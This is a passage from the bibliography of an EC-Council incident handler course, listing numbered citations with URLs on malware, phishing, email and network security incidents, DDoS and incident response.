426. Erik Hjelmvik, (2016), Detecting Periodic Flows with CapLoader 1.4, from https://www.netresec.com/?page=Blog&month=2016-05&post=Detecting-Periodic-Flows-with-CapLoader-1-4.

427. Dansimp, Ratulch, Beccarobins, Chrisda, Denisebmsft, V-smandalika, V-mathavale, V-stsavell, RatulaC, Alekyaj, Robmazz, Markjjo, JoeDavies-MSFT, Alexbuckgit, Lovina-Saldanha, and Mjcaparas, (2022), Investigate Alerts in Microsoft 365 Defender, from https://learn.microsoft.com/en-us/microsoft-365/security/defender/investigate-alerts?view=o365-worldwide.

428. Playbook - Virus Outbreak, from https://www.incidentresponse.org/playbooks/virus-outbreak.

429. How do Computer Viruses Work?, from https://www.kaspersky.co.in/resource-center/threats/how-to-get-rid-of-a-computer-virus.

430. (2022), New “Prestige” Ransomware Impacts Organizations in Ukraine and Poland, from https://www.microsoft.com/en-us/security/blog/2022/10/14/new-prestige-ransomware-impacts-organizations-in-ukraine-and-poland.

431. (2019), How to Prevent Fileless Malware Attacks, from https://www.alertlogic.com/blog/how-to-prevent-fileless-malware-attacks.

432. What are fileless attacks? [Plus: 6 prevention strategies], from https://blog.clover.com/what-are-fileless-attacks-and-prevention-strategies.

433. Vidhu Jain, (2022), How to Avoid Fileless Malware, from https://www.cyberghostvpn.com/en_US/privacyhub/avoid-fileless-malware.

434. Nizel, How to Identify and Remove Fileless Malware, from https://www.enigmasoftware.com/how-to-identify-remove-fileless-malware.

435. Gary Stevens, (2018), Fileless Malware: What It Is and How to Stop It, from https://www.tripwire.com/state-of-security/fileless-malware-stop.

## Module 05: Handling and Responding to Email Security Incidents

436. Lawrence C. Miller, Types of Threats to E-mail Security on a Home Network, from https://www.dummies.com/computers/computer-networking/network-security/types-of-threats-to-e-mail-security-on-a-home-network.

437. (2022), Latest Trend of Email Scam – CEO Email Scam, from https://www.police.gov.hk/ppp_en/04_crime_matters/ccb/fst.php?msg_id=cct_30.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

438. (2022), Examples of HMRC Related Phishing Emails and Bogus Contact, from https://www.gov.uk/government/publications/phishing-and-bogus-emails-hm-revenue-and-customs-examples.

439. (2008), Phishing: Examples & its Prevention Methods, from http://chowkamleeng.blogspot.com/2008/06/phishing-examples-its-prevention.html.

440. The Phishing Guide (Part 1) Understanding and Preventing Phishing Attacks, from http://www.technicalinfo.net/papers/Phishing.html.

441. Stu Sjouwerman, (2018), Data Games: Phishing as an Endless Quest for Exploitable Data, from https://www.scmagazine.com/home/opinions/data-games-phishing-as-an-endless-quest-for-exploitable-data.

442. Mary E. Shacklett, and Crystal Bedell, (2021), Spear Phishing, from https://www.techtarget.com/searchsecurity/definition/spear-phishing.

443. Smishing, vishing, and phishing, from https://www.forensicaccountingservices.com/fraudvault/smishing-vishing-and-phishing.

444. Rahul Awati, and Linda Rosencrance, (2021), Email Virus, from https://www.techtarget.com/searchsecurity/definition/email-virus.

445. Doug Olenick, (2017), Email Malware, Phishing and Spam Attempts Hit New Highs For 2017, from https://www.scmagazine.com/email-malware-phishing-and-spam-attempts-hit-new-highs-for-2017/article/680281.

446. Ben Nahorney, (2017), Internet Security Threat Report 2017, from https://docs.broadcom.com/doc/istr-email-threats-2017-en.

447. Al Pascual, Kyle Marchini, Sarah Miller, (2018), 2018 Identity Fraud: Fraud Enters a New Era of Complexity, from https://javelinstrategy.com/research/2018-identity-fraud-fraud-enters-new-era-complexity.

448. (2015), The 10 Major Types of Identity Theft, from https://www.idtheftauthority.com/types.

449. (2011), The 6 Types of Identity Theft, from https://www.mcafee.com/blogs/consumer/family-safety/the-6-types-of-identity-theft.

450. Types of Identity Theft and Fraud, from https://www.colorado.gov/pacific/cbi/types-identity-theft-and-fraud.

451. (2015), Types of Identity Theft, from https://www.completeid.com/education-center/types-of-identity-theft.

452. The 7 Most Common Types of Identity Theft, from https://www.houstoncrimedefense.com/blog/the-7-most-common-types-of-identity-theft.

453. Clari Melo, (2021), Get to Know These Common Types of ID Theft, from https://www.igrad.com/articles/8-types-of-identity-theft.

454. Paul Darrow, Child Pornography under Texas Law, from https://www.hg.org/legal-articles/child-pornography-under-texas-law-29773.

455. Child Abduction Law - Child Kidnapping Law, from https://www.hg.org/child-abduction.html.

456. Gabor Szathmari, (2015), Phishing Incident Response Playbook, from https://www.demisto.com/phishing-incident-response-playbook.

457. Email Header, from https://www.arclab.com/en/kb/email/how-to-read-and-analyze-the-email-header-fields-spf-dkim.html.



**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

458. Bala Ganesh, (2019), Email Header Analysis – Received Email is Genuine or Spoofed, from https://gbhackers.com/email-header-analysis.

459. Rachael Stauffer, (2022), How to Explain SPF in Plain English, from https://www.validity.com/blog/how-to-explain-spf-in-plain-english.

460. John Pollard, How to Interpret SPF Authentication Verification Results, from https://help.returnpath.com/hc/en-us/articles/115000460632-How-to-interpret-SPF-authentication-verification-results.

461. Luis Fernandes, (2020), What Are the Different Results in Sender Policy Framework?, from https://support.mailessentials.gfi.com/hc/en-us/articles/360015135659.

462. Anna Ward, (2022), How Does SPF Protect Your Domain From E-mail Spoofing?, from https://postmarkapp.com/guides/spf.

463. Paul Cunningham, (2016), Get the Most Out of Exchange Logs to Prevent Issues, from https://searchwindowsserver.techtarget.com/tip/Get-the-most-out-of-Exchange-logs-to-prevent-issues.

464. Checking the Mail Log, from https://mediatemple.net/community/products/dv/204643910/checking-the-mail-log.

465. (2022), Avoid Phishing Scams, from https://kb.iu.edu/d/arsf.

466. (2015), Dealing with the Problem of Targeted Email Attacks, from https://www.trendmicro.com/content/dam/trendmicro/global/en/business/products/network/deep-discovery/email-inspector/Dealing%20With%20the%20Problem%20of%20Targeted%20Email%20Attacks%20Osterman%20(1)-2.pdf.

467. (2016), How Can I Prevent Email-based Malware and Viruses Attacks?, from https://www2.owens.edu/faq/entry/440.

468. (2016), A Handy Guide on Handling Phishing Attacks, from https://www.rapid7.com/blog/post/2016/06/21/a-layered-approach-to-handling-phishing-attacks.

469. Alison Grace Johansen, (2018), What to do When You Fall for An Email Scam, from https://us.norton.com/internetsecurity-online-scams-what-to-do-when-you-fall-for-an-email-scam.html.

470. (2022), Phishing Database: Real Email Phishing Attack Examples & Threats, from https://cofense.com/real-phishing-examples-and-threats.

471. 19 Types of Phishing Attacks, from https://www.fortinet.com/resources/cyberglossary/types-of-phishing-attacks.

472. Varvara, (2018), 10 Most Common Phishing Attacks, from https://resources.infosecinstitute.com/topic/10-most-common-phishing-attacks.

473. (2021), 6 Common Phishing Attacks and How to Protect Against Them, from https://www.tripwire.com/state-of-security/security-awareness/6-common-phishing-attacks-and-how-to-protect-against-them.

474. (2022), QR Code Phishing and How to Avoid it, from https://www.securemac.com/news/qr-code-phishing-and-how-to-avoid-it#:~:text=QR%20code%20phishing%20and%20how%20to%20avoid%20it,some%20red%20lines.%20...%206%20Use%202FA.%20.

475. QR Code Phishing, from https://nordvpn.com/cybersecurity/glossary/qr-code-phishing.



**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

476. Sherri Gordon, (2021), What Is Cyberstalking?, from https://www.verywellmind.com/what-is-cyberstalking-5181466.

477. (2022), What is Cyberstalking and How to Protect Yourself?, from https://intellipaat.com/blog/what-is-cyberstalking.

478. Crimes Supported by Emails, from https://psychcentral.com/pro/exhausted-woman/2019/09/23-ways-you-could-be-cyberstalked#3.

479. Ethan Winer, (2019), MailWasher Demo, from https://www.youtube.com/watch?v=XE5Rxw7x5rg.

480. Mailwasher Mobile Help, from https://www.firetrust.com/products/mailwasher-pro/mobile-help.

481. Seven Signs of a Phishing Email, from https://www.egress.com/blog/phishing/seven-signs-of-phishing.

482. 10 Signs of a Phishing Email | How to Identify Phishing Attacks, from https://cofense.com/knowledge-center/signs-of-a-phishing-email.

483. David Ellis, 7 Ways to Recognize a Phishing Email: Email Phishing Examples, from https://www.securitymetrics.com/blog/7-ways-recognize-phishing-email.

484. (2022), How to Recognize and Avoid Phishing Scams, from https://consumer.ftc.gov/articles/how-recognize-and-avoid-phishing-scams.

485. Impersonation Attack, from https://www.mimecast.com/content/impersonation-attack.

486. Gaetano DiNardi, (2022), 25 Warning Signs of Identity Theft, from https://www.aura.com/learn/signs-of-identity-theft.

487. Alison Grace Johansen, (2021), 9 Warning Signs of Identity Theft and What to Look For, from https://us.norton.com/internetsecurity-id-theft-5-red-flags-of-identity-theft.html.

488. Brooke Nelson, (2022), 15 Signs Someone Just Stole Your Identity, from https://www.rd.com/list/signs-someone-stole-your-identity.

489. Ifeanyi Egede, (2018), 5 ways to identify a spear phishing email, from https://resources.infosecinstitute.com/topic/5-ways-to-identify-a-spear-phishing-email.

490. Brad Anderson, (2020), 4 Ways to Spot a Spear Phishing Attack, from https://techreport.com/blog/3473688/ways-to-spot-a-spear-phishing-attack.

491. Spear Phishing 101: What It Is and How to Prevent It, from https://www.armorblox.com/learn/spear-phishing.

492. How To View Outlook Header, from https://emailheaders.net/outlook.html.

493. Spotting Phishing Emails - Advanced, from https://www.becybersafe.com/online/email-phishing-advanced.html.

494. View Internet Message Headers in Outlook, from https://support.microsoft.com/en-us/office/view-internet-message-headers-in-outlook-cd039382-dc6e-4264-ac74-c048563d212c#tab=Newer_versions.

495. IIS Logs Location, from https://www.sumologic.com/blog/iis-log-files-location.

496. Jim van de Erve, (2022), Managing IIS Log File Storage, from https://learn.microsoft.com/en-us/iis/manage/provisioning-and-managing-iis/managing-iis-log-file-storage.

497. Gary Ericson, (2020), Enhanced Logging for IIS 8.5, from https://learn.microsoft.com/en-us/iis/get-started/whats-new-in-iis-85/enhanced-logging-for-iis85.

498. Rick-Anderson, RedZephyr13, Mairaw, Nschonni, Shirhatti, Mahamr, and Neusamir, (2022), Default Log File Settings for Web Sites <logFile>, from https://learn.microsoft.com/en-us/iis/configuration/system.applicationhost/sites/sitedefaults/logfile.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

499. Viewing the Firewall Log, from https://docs.netgate.com/pfsense/en/latest/monitoring/logs/firewall.html#figure-log-entries-in-gui.

500. System Logs, from https://docs.netgate.com/pfsense/en/latest/monitoring/logs/index.html#log-format.

501. JoanneHendrickson, Chrisda, Mattpennathe3rd, Ajayan1008, V-albemi, Get-itips, and Msdmaguire, (2022), Exchange Server: Search message tracking logs, from https://learn.microsoft.com/en-us/exchange/mail-flow/transport-logs/search-message-tracking-logs?view=exchserver-2019.

502. Abhinav Sethi, (2021), How to Use Get-MessageTrackingLog in Exchange Server?, from https://www.stellarinfo.com/article/get-message-tracking-logs-in-exchange-server.php.

503. User Interface Tabs, from https://www.manageengine.com/products/eventlog/help/StandaloneManagedServer-UserGuide/UserInterface/tabs-ui-eventlog-analyzer-2.html.

504. Ali Tajran, (2021), Exchange send connector logging, from https://www.alitajran.com/exchange-send-connector-logging.

505. How to Check SMTP Logs in Windows Server (IIS)?, from https://manage.accuwebhosting.com/knowledgebase/3771/How-To-Check-SMTP-Logs-in-Windows-Server-IIS.html.

506. How To Check SMTP Logs in Windows Server (IIS)?, from https://www.oryon.net/knowledge-base/article/how-to-check-smtp-logs-in-windows-server-iis/#:~:text=Open%20Start%20%3E%20Programs%20%3E%20Administrative%20Tools,Check%20%E2%80%9CEnable%20logging%E2%80%9D.

507. How To Check SMTP Logs in Windows Server (IIS)?, from https://www.winservermart.com/HowTo/SMTP_Logs.aspx.

508. Tyler Healy, (2022), Impact to DigitalOcean Customers Resulting from Mailchimp Security Incident, from https://www.digitalocean.com/blog/digitalocean-response-to-mailchimp-security-incident.

509. David Jones, (2022), DigitalOcean, Caught in Mailchimp Security Incident, Drops Email Vendor, from https://www.cybersecuritydive.com/news/digitalocean-mailchimp-security-incident/629890.

510. Information About a Recent Security Incident Targeting Crypto Companies, from https://mailchimp.com/en-gb/august-2022-security-incident.

511. (2022), The Email Security Checklist, from https://www.upguard.com/blog/the-email-security-checklist.

512. Brad Slavin, (2021), A Comprehensive Email Security Checklist For Any Business Domain, from https://www.duocircle.com/email-security/comprehensive-email-security-checklist-for-any-business-domain.

513. Email Security Checklist: Smart but Simple Ways to Protect Your Inbox, from https://www.ecmsp.co.uk/it-blog/email-security-checklist-smart-but-simple-ways-to-protect-your-inbox.

514. Jackie Roberts, (2021), Email Security Checklist – 9+1 Tips for Staying Safe, from https://www.avg.com/en/signal/email-security-checklist.

515. Rick Kuwahara, (2022), How to Survive an Email Bomb Attack, from https://www.paubox.com/blog/how-to-survive-an-email-bomb-attack.

516. Election Security Spotlight – Email Bombs, from https://www.cisecurity.org/insights/spotlight/cybersecurity-spotlight-email-bombs.

517. Mary McMahon, (2022), What is Email Bombing?, from https://www.easytechjunkie.com/what-is-email-bombing.htm.



**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

518. Dayana Cadet, (2022), How to Prevent Mailbombing & Protect Your Sender Reputation, from https://www.validity.com/blog/prevent-mail-bombing-to-protect-your-reputation.

519. Jenna DePofi, (2022), Email Bombing and How it Affects Individuals and Brands, from https://www.onlyinfluencers.com/email-marketing-blog-posts/best-practice-email-strategy/entry/email-bombing-and-how-it-affects-individuals-and-brands.

520. Anshuman Singh, (2022), What is Cyberstalking & How to Prevent it?, from https://www.naukri.com/learning/articles/cyberstalking-how-to-prevent-it.

521. Alina BÎZGĂ, (2021), How to Protect Yourself Against Cyberstalking, from https://www.bitdefender.com/blog/hotforsecurity/how-to-protect-yourself-against-cyberstalking.

522. (2022), Run the automated phishing response playbook flow, from https://docs.servicenow.com/pt-BR/bundle/sandiego-security-management/page/product/security-incident-response/task/run-phishing-playbook.html.

523. Gabor, (2015), Writing Incident Response Runbooks, from https://blog.gaborszathmari.me/writing-incident-response-runbooks-for-tackling-phishing-campaigns/.

524. (2022), Phishing attacks: defending your organisation, from https://www.ncsc.gov.uk/guidance/phishing.

525. Luke Irwin, (2022), How to Spot a Phishing Email: With Examples, from https://www.itgovernance.co.uk/blog/5-ways-to-detect-a-phishing-email.

526. Spam Email Analyzer, from https://www.mailxaminer.com/spam-email-analysis.html.

527. (2022), Phishing Email Analysis, from https://www.siemxpert.com/blog/phishing-email-analysis/.

528. Carlos Bernal, (2022), The 4 Steps to a Phishing Investigation, from https://www.exabeam.com/incident-response/the-4-steps-to-a-phishing-investigation/.

529. Joel Witts, (2022), How You Can Stop Phishing Attacks Using Isolation, from https://expertinsights.com/insights/how-businesses-can-stop-phishing-attacks-using-isolation/.

## Module 06: Handling and Responding to Network Security Incidents

530. Fyodor, (1997), The Art of Port Scanning, from https://nmap.org/nmap_doc.html.

531. Steven J. Templeton, and Karl E. Levitt, Detecting Spoofed Packets, from https://seclab.cs.ucdavis.edu/papers/DetectingSpoofed-DISCEX.pdf.

532. Avi Kak, (2022), Port and Vulnerability Scanning, Packet Sniffing, Intrusion Detection, and Penetration Testing, from https://engineering.purdue.edu/kak/compsec/NewLectures/Lecture23.pdf.

533. Prabhaker Mateti, (2001), Port Scanning, from http://www.cs.wright.edu/~pmateti/Courses/499/Probing/index.html.

534. Firewall/IDS Evasion and Spoofing, from https://nmap.org/book/man-bypass-firewalls-ids.html.

535. Sharan R, (2022), Hacking Techniques - Scanning Networks and Countermeasures, from http://hack-o-crack.blogspot.com/2010/12/hacking-techniques-scanning-networks.html.

536. Santosh Kumar, (2013), Detect/Analyze Scanning Traffic Using Wireshark, from https://www.koenig-solutions.com/documents/pentestextra-06-2013.pdf.

537. Kevin Ferguson, and Peter Loshin, (2021), Denial of Service Attack, from https://www.techtarget.com/searchsecurity/definition/denial-of-service.

538. (2022), Denial-of-service attack, from https://en.wikipedia.org/wiki/Denial-of-service_attack.

539. (2007), Denial Of services [botnet] (DoS), from https://www.go4expert.com/articles/denial-services-botnet-dos-t3184.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

540. What is a DDoS Attack?, from https://www.digitalattackmap.com/understanding-ddos.

541. Ben Lutkevich, and Kevin Beaver, (2021), Distributed Denial of Service (DDoS) Attack, from https://www.techtarget.com/searchsecurity/definition/distributed-denial-of-service-attack.

542. Stephen M. Spechtv, and Ruby B. Lee, Distributed Denial of Service: Taxonomies of Attacks, Tools and Countermeasures, from http://palms.ee.princeton.edu/PALMSopen/DDoS%20Final%20PDCS%20Paper.pdf.

543. (2021), Denial-Of-Service Attack, from https://www.techtarget.com/searchsecurity/definition/denial-of-service.

544. Jason Anderson, (2001), An Analysis of Fragmentation Attacks, from http://www.ouah.org/fragma.html.

545. Analysis of Fragmented Packet Traffic, from https://www.caida.org/research/traffic-analysis/fragments.

546. SYN Flood Attack, from https://www.cloudflare.com/learning/ddos/syn-flood-ddos-attack.

547. Ofer Shezaf, (2020), Brute Force: Anatomy of an Attack, from https://www.varonis.com/blog/brute-force-anatomy-of-an-attack.

548. Steve Gibson, (2002), DRDoS: Distributed Reflection Denial of Service, from https://homes.cs.washington.edu/~arvind/cs425/doc/drdos.pdf.

549. Blake Snow, (2009), Microsoft responds to Xbox Live denial-of-service attack, from https://arstechnica.com/gaming/2009/02/microsoft-responds-to-xbox-live-denial-of-service-attack.

550. Glenn Carl, George Kesidis, Richard R. Brooks, and Suresh Rai, (2006), Denial-of-Service Attack-Detection Techniques, from https://www.computer.org/csdl/magazine/ic/2006/01/w1082/13rRUNvya5B.

551. Dan Breslaw, (2016), Configuring mod_evasive to Protect Apache Servers, from https://www.imperva.com/blog/configuring-mod_evasive-to-protect-your-apache-server.

552. Frank Kargl, Jörn Maier, Stefan Schlott, and Michael Weber, Protecting Web Servers from Distributed Denial of Service Attacks, from http://www10.org/cdrom/papers/409.

553. Gary C. Kessler, (2000), Defenses Against Distributed Denial of Service Attacks, from https://www.garykessler.net/library/ddos.html.

554. Hitesh Jethva, (2015), How to Protect Against DDoS with Mod_evasive on Apache Server, from https://www.maketecheasier.com/mod-evasive-protect-ddos.

555. Peter Loshin, (2019), A List of Wireless Network Attacks, from https://www.techtarget.com/searchsecurity/feature/A-list-of-wireless-network-attacks.

556. (2009), How to prevent wireless DoS attacks, from https://www.techtarget.com/searchsecurity/feature/How-to-prevent-wireless-DoS-attacks.

557. Precious John Doe, (2009), A List of Internet and Network Attacks, from https://www.brighthub.com/computing/smb-security/articles/53949.aspx.

558. Applying Wireless Security Practices to Justice Information Sharing, from https://bja.ojp.gov/sites/g/files/xyckuh186/files/media/document/wirelesssecurity.pdf.

559. Dr. Andrés Curto Martín, Analyzing Network Activity to Detect Compromised Devices Sending Spam Emails, from https://darktrace.com/research/analyzing-network-activity-to-detect-compromised-devices-sending-spam-emails.

560. Wade Woolwine, (2020), Top 3 Outcomes Organizations Try to Achieve in Their Incident Detection and Response Programs, from https://www.rapid7.com/blog/post/2020/03/20/top-3-outcomes-organizations-try-to-achieve-in-their-incident-detection-and-response-programs.



**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

561. (2021), 5 Steps of Incident Detection and Response, from https://kemptechnologies.com/blog/incident-detection-response.

562. What Is Network Detection and Response?, from https://www.cisco.com/c/en/us/products/security/what-is-network-detection-response.html.

563. Tony Bradley, (2019), Detecting Suspicious and Malicious Activity on Your Network, from https://www.alertlogic.com/blog/detecting-suspicious-and-malicious-activity-on-your-network.

564. Pavel Minarik, (2021), Investigating Network Anomalies – A Sample Workflow, from https://www.flowmon.com/en/blog/investigating-network-anomalies-workflow.

565. Flowmon Networks, (2020), Introducing Flowmon ADS 11, from https://www.youtube.com/watch?v=IoMfpw0HSb8.

566. (2021), Detecting Network Attacks with Wireshark, from https://www.infosecmatter.com/detecting-network-attacks-with-wireshark.

567. Abhijith Rao, (2020), BRO/ZEEK — The Modern Watchtower, from https://abhijithraom.medium.com/bro-zeek-the-modern-watchtower-9ef61b09f255.

568. SMB Logs (plus DCE-RPC, Kerberos, NTLM), from https://docs.zeek.org/en/master/logs/smb.html.

569. M.I. Fernandez, (2019), Detecting Adversary Behaviors via Internal Network Monitoring, from https://old.zeek.org/zeekweek2019/slides/bzar.pdf.

570. Corelight, (2018), How to Detect SMB Abuse Using Zeek, from https://www.youtube.com/watch?v=eh3PTuajqp4.

571. Detecting Password Spray Attacks, from https://cisco.bravais.com/s/JSWMIHZiTiQCR4KVkzrK.

572. (2021), Cisco Stealthwatch, from https://www.youtube.com/watch?v=6ClG8b4Vtlc.

573. Cisco Stealthwatch, from https://www.cisco.com/c/en_za/products/security/stealthwatch/index.html.

574. (2021), Inappropriate Activity Reporting: Mitigate Internal Data Incidents, from https://www.prosperoware.com/inappropriate-activity-reporting-mitigate-internal-data-incidents.

575. (2020), Acceptable Use of Information Technology Resources, from https://www.policy.iastate.edu/ITacceptableuse#unacceptable.

576. Tim Grance, Brian Kim, and Karen Scarfone , (2004), Inappropriate Usage Indications, from https://www.researchgate.net/figure/1-Inappropriate-Usage-Indications_tbl5_330026624.

577. (2022), Using Enterprise Security to find Malware, from https://docs.splunk.com/Documentation/ES/7.0.2/Usecases/MalwareDetection.

578. How to Find the Source of Failed Logon Attempts, from https://www.manageengine.com/products/active-directory-audit/how-to/how-to-find-the-source-of-failed-login-attempts.html.

579. Brien Posey, (2021), How to Gain Insight into Failed Login Attempts on Windows, from https://www.itprotoday.com/data-security-and-encryption/how-gain-insight-failed-login-attempts-windows.

580. Vinaypamnani-msft, Paolomatarazzo, Lizgt2000, Denisebmsft, VLG17, V-mathavale, Alexbuckgit, Dansimp, Ashok-Lobo, DCtheGeek, ShannonLeavitt, TimShererWithAquent, VSC-Service-Account, Get-itips, Nschonni, Andreabichsel, and Justinha, (2022), 4625(F): An Account Failed to Log On, from https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4625.

581. How to Analyze Linux Login Failures, from https://www.manageengine.com/products/eventlog/logging-guide/syslog/how-to-analyze-linux-login-failures.html.



**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

582. Matei Cezar, (2017), How to Find All Failed SSH login Attempts in Linux, from https://www.tecmint.com/find-failed-ssh-login-attempts-in-linux.

583. Raj Chandel, (2020), Incident Response- Linux Cheatsheet, from https://www.hackingarticles.in/incident-response-linux-cheatsheet.

584. Sadequl Hussain, Linux Security Must-Read Guide 2020: How to Investigate Suspected Break-in Attempts in Linux, from https://www.xplg.com/linux-security-investigate-suspected-break-in.

585. Michael Kerrisk,(2021), Resolv.conf(5) — Linux Manual Page, from https://man7.org/linux/man-pages/man5/resolv.conf.5.html.

586. Send Your Logs to Loggly, from https://documentation.solarwinds.com/en/success_center/loggly/content/getting-started/gsg-send_data.htm.

587. View Your Loggly Data, from https://documentation.solarwinds.com/en/success_center/loggly/content/getting-started/gsg-view_data.htm.

588. Analyze Your Loggly Data, from https://documentation.solarwinds.com/en/success_center/loggly/content/getting-started/gsg-analyze.htm.

589. (2021), Inappropriate Activity Reporting: Mitigate Internal Data Incidents, from https://www.prosperoware.com/inappropriate-activity-reporting-mitigate-internal-data-incidents.

590. Monitor Systems for Inappropriate Usage and Other Security Violations, from https://www.unifiedcompliance.com/products/search-controls/control/585.

591. Rachel McCollin, (2022), DDoS Attacks Explained: Causes, Effects, and How to Protect Your Site, from https://kinsta.com/blog/what-is-a-ddos-attack.

592. Lincoln D. Stein and John N. Stewart, Securing Against Denial of Service Attacks, from https://www.w3.org/Security/Faq/wwwsf6.html.

593. What is a DDoS Attack?, from https://www.onelogin.com/learn/ddos-attack.

594. DDoS Attack Symptoms, from https://www.radware.com/resources/ddos_attack_symptoms.aspx.

595. Shanika W, (2022), A Complete Guide to DDoS Attacks: What They Are and How to Protect Yourself, from https://www.privacyaffairs.com/ddos-attacks.

596. Nitesh Malviya, (2021), Wireless Attacks and Mitigation, from https://resources.infosecinstitute.com/topic/wireless-attacks-and-mitigation.

597. (2020), Securing Wireless Networks, from https://www.cisa.gov/uscert/ncas/tips/ST05-003.

598. (2016), Wireless Security — How Vulnerable Is Your Network?, from https://andersontech.com/wireless-security-vulnerable-network.

599. Joe Gray, (2020), Wireless Network and Wi-Fi Security Issues to Look Out For, from https://cybersecurity.att.com/blogs/security-essentials/security-issues-of-wifi-how-it-works.

600. Securing your Wireless Network, from https://www.nibusinessinfo.co.uk/content/security-issues-wireless-networks.

601. Wireless Attack Detection and Containment, from https://support.huawei.com/enterprise/en/doc/EDOC1100096305/f261dc34/wireless-attack-detection-and-containment.

602. (2009), Rogue AP Containment Methods, from https://www.techtarget.com/searchsecurity/feature/Rogue-AP-containment-methods.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

603. Jennifer Huber and Bart Robinson, (2021), Wireless Intrusion: Detecting and Preventing Targeted Attacks, from https://www.wwt.com/article/wireless-intrusion-detecting-and-preventing-targeted-attacks.

604. How to Prevent Wireless Network Attacks, from https://www.cybersecurity-automation.com/how-to-prevent-wireless-network-attacks.

605. Kevin Parrish, (2022), 7 Signs of a Hacked Router and How to Fix It, from https://www.highspeedinternet.com/resources/how-to-fix-a-hacked-router.

606. Recover from Hacked Wifi, from https://www.thecyberhelpline.com/guides/hacked-wifi.

607. How to Protect Yourself Against Router Hacking, from https://www.avast.com/c-prevent-router-hacks#topic-2.

608. Taylor Gadsden, (2021), Signs you've Been Hacked and How to Prevent Hacking, from https://www.allconnect.com/blog/how-to-fix-a-hacked-router.

609. Emil Kiner and Satya Konduru, (2022), How Google Cloud Blocked the Largest Layer 7 DDoS Attack at 46 Million RPS, from https://cloud.google.com/blog/products/identity-security/how-google-cloud-blocked-largest-layer-7-ddos-attack-at-46-million-rps.

610. Liam Tung, (2022), Google: Here's How we Blocked the Largest Web DDoS Attack Ever, from https://www.zdnet.com/article/google-blocked-largest-web-ddos-ever.

611. Michael Hill, (2022), Google Cloud Blocks Largest HTTPS DDoS Attack Ever, from https://www.csoonline.com/article/3670748/google-cloud-blocks-largest-https-ddos-attack-ever.html.

612. Nitesh Malviya, (2021), 9 Best Practices for Network Security, from https://resources.infosecinstitute.com/topic/9-best-practices-for-network-security.

613. Jatheon, (2022), Network Security Management Best Practices: 8 Tips for 2022, from https://jatheon.com/blog/network-security-management-best-practices.

614. The Importance of Network Security, from https://www.checkpoint.com/cyber-hub/network-security/what-is-network-security/network-security-best-practices.

615. Network Attacks and Network Security Threats, from https://www.cynet.com/network-attacks/network-attacks-and-network-security-threats/#:~:text=Network%20Protection%20Best%20Practices,-Segregate%20Your%20Network&text=A%20basic%20part%20of%20avoiding,like%20a%20complete%20separate%20network.

616. Anas Baig, (2022), 12 Best Practices for Wireless Network Security, from https://www.globalsign.com/en/blog/12-best-practices-wireless-network-security.

617. Andrew Froehlich, (2022), WLAN security: Best practices for Wireless Network Security, from https://www.techtarget.com/searchsecurity/WLAN-security-Best-practices-for-wireless-network-security.

618. Sean Wilkins, (2011), Be Aware of These 7 Common Wireless Network Threats, from https://www.pluralsight.com/blog/it-ops/wireless-lan-security-threats.

619. DDoSAttack: Playbook details, from https://board.flexibleir.com/b/Tg9w9eR6pULq8XRZ2/1.

620. Distributed Denial-of-Service Playbook, from https://www.csa.gov.sg/docs/default-source/publications/singcert/pdfs/playbook-for-ddos.pdf?sfvrsn=71bdb38d_1.

621. Network DDOS Incident Response Cheat Sheet, from https://zeltser.com/media/docs/ddos-incident-cheat-sheet.pdf.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

622. David Holmes, (2017), Ten steps for combating DDoS in real time, from https://bakotech.ua/uploads/product/193/files/565/file.pdf.

623. How to check if my system is under DDoS attack?, from https://manage.accuwebhosting.com/knowledgebase/3764/How-to-check-if-my-system-is-under-DDoS-attack.html.

624. Domain Name Expiry Checker, from https://www.whatsmydns.net/domain-expiration#:~:text=Checking%20the%20expiration%20date%20of,expiry%20date%20of%20a%20domain.

625. (2023), How to Detect a DDoS Attack?, from https://hacken.io/discover/how-to-detect-a-ddos-attack/.

626. JENNIFER MARSH, (2017), DDoS monitoring: how to know you're under attack, from https://www.loggly.com/blog/ddos-monitoring-how-to-know-youre-under-attack/.

627. (2023), How to Check DDoS Attack on Linux Server, from https://phoenixnap.com/kb/how-to-check-ddos-attack-on-linux-server.

628. Tammy Xu and Brennan Whitfield, (2023), How to Stop a DDoS Attack: A Guide, from https://builtin.com/software-engineering-perspectives/how-to-stop-a-ddos-attack.

629. Chad Kime, (2022), How to Stop DDoS Attacks in Three Stages, from https://www.esecurityplanet.com/networks/how-to-stop-ddos-attacks-tips-for-fighting-ddos-attacks/.

630. Robert Earl Wells III, (2022), How to Block any IP Address, from https://www.lifewire.com/block-any-ip-address-5217849.

631. Adaptive Hybrid DDoS Protection Solution, from https://www.netscout.com/solutions/ddos-protection.

632. HTTP Flood, from https://kb.mazebolt.com/knowledgebase/http-flood/#:~:text=Analysis%20of%20HTTP%20Flood%20in%20WireShark%20%E2%80%93%20Filters&text=method%20%3D%3D%20GET%E2%80%9D%20or%20%E2%80%9Chttp,to%20understand%20the%20attack%20underway.

633. (2019), What is a SYN Flood Attack (DDoS)? How to detect them?, from https://medium.com/@digestacademy/what-is-a-syn-flood-attack-ddos-how-to-detect-them-515ad4d7e1ee.

634. Robert Hansen, D/DoS Incident Response Plan/Runbook, from https://www.fbiic.gov/public/2013/mar/DDoS-RunBook.doc.

## Module 07: Handling and Responding to Web Application Security Incidents

635. Jason Steer, (2013), The Need for Incident Response, from https://www.fireeye.com/blog/executive-perspective/2013/11/the-need-for-incident-response.html.

